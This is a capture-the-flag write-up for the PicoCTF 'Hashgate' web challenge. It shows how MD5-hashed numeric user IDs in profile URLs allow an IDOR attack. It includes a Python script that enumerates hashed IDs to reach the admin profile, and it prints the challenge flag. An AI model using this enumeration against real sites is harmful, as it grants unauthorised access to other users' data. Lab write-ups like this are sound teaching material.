PicoCTF Hashgate Writeup
A writeup of the PicoCTF Hashgate challenge, showing how to exploit an MD5-based profile lookup.
Introduction
This is another medium web PicoCTF challenge titled Hashgate.
It has the following description:
You have gotten access to an organisation’s portal. Submit your email and password, and it redirects you to your profile. But be careful: just because access to the admin isn’t directly exposed doesn’t mean it’s secure. Maybe someone forgot that obscurity isn’t security… Can you find your way into the admin’s profile for this organisation and capture the flag?
From the description, maybe the admin page is not in /admin but in another confusing or obfuscated path, like /ungabunga, and maybe we can find it in robots.txt.
Recon
Now let’s start with basic manual recon to see what the website offers.
Manual Investigation

When we open the website, we find a login form that asks for an email and password, as shown in the following image.

When I try to enter credentials, it alerts me with a popup saying the credentials are invalid, as shown in the following image.

Since it alerts, maybe the login logic is in the client side and written in JavaScript, so let’s check the source code.
Code Source
The HTML has the following interesting information:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
<!-- Email: guest@picoctf.org Password: guest -->
</head>
<body>

  <form id="loginForm">
    <h2>Login</h2>
    <label for="email">Email</label>
    <input type="email" id="email" name="email" placeholder="Enter your email" required />

    <label for="password">Password</label>
    <input type="password" id="password" name="password" placeholder="Enter your password" required />

    <button type="submit">Login</button>
  </form>

  <script>
    document.getElementById('loginForm').addEventListener('submit', async function(event) {
        event.preventDefault();

        const formData = {
            email: document.getElementById('email').value,
            password: document.getElementById('password').value
        };

        try {
            const response = await fetch('/login', {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify(formData),
                redirect: 'follow'
            });

            if (response.redirected) {
                window.location.href = response.url;
            } else {
                const data = await response.json();
                if (data.error) {
                    alert('Error: ' + data.error);
                } else {
                    alert('Invalid credentials.');
                }
            }
        } catch (error) {
            console.error('Error:', error);
            alert('Something went wrong.');
        }
    });
  </script>
The interesting things here are:
- Some provided credentials in the HTML comment:
Email: guest@picoctf.org Password: guest - Some logic about how the system works, as mentioned in the challenge description: if you are identified as a user, you get redirected to your own URL.
Let’s try to log in with the provided credentials.
After logging in, we get redirected to the page /profile/user/e93028bdc1aacdfb3687181f2031765d, and it contains the following text:
Access level: Guest (ID: 3000). Insufficient privileges to view classified data. Only top-tier users can access the flag.
Now what is interesting is that the hash at the end of the URL is stored in the database, because when I log in again, it stays the same, so let’s put it on CrackStation and see what it gives us.
The interesting thing is shown in the following image: it is actually 3000 encoded in MD5.
So basically, to access a user, you need to put its MD5 ID hash in the URL, and thus you can access it.
I tried to access the admin by typing lower privileges like 0, 1, 1000, or even 4000, but the user was not found. So what we will try is brute forcing, but not number by number; we will make it a clever script.
Exploitation and Payload Writing
First, I tried to brute force from 0 to 10000, but that was a long way. Then I opened the hints and saw this: There are about 20 employees in this organisation. They could have mentioned this critical information from the beginning. Now the brute force is from 3000 to 3020, and let’s execute the following payload.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
import requests
import hashlib

def store(url):
    with open("stored.txt", "at") as f:
        f.write(url + '\n')

for i in range(3000, 3021):
    url = f"http://crystal-peak.picoctf.net:58340/profile/user/{hashlib.md5(str(i).encode()).hexdigest()}"
    print(f"trying {i} : URL {url}")
    r = requests.get(url)

    if 'Insufficient' not in r.text and 'User not found' not in r.text:
        store(url)
Basically, we loop from 3000 to 3020, hash each value, and go to the desired URL. If it contains one of the unwanted strings, we pass; if not, we store the URL in a text file.
After running this script and checking stored.txt, we find the following link: http://crystal-peak.picoctf.net:58340/profile/user/a74c3bae3e13616104c1b25f9da1f11f. It is for user ID 3019, and when we open it, we find the flag in the following text:
Welcome, admin! Here is the flag: picoCTF{id0r_unl0ck_FindYourOwn}
Conclusion
That was a nice but weird exploitation of IDOR. It felt like guessing, but I should have brute forced from 3000 rather than starting from 0, which would have taken forever.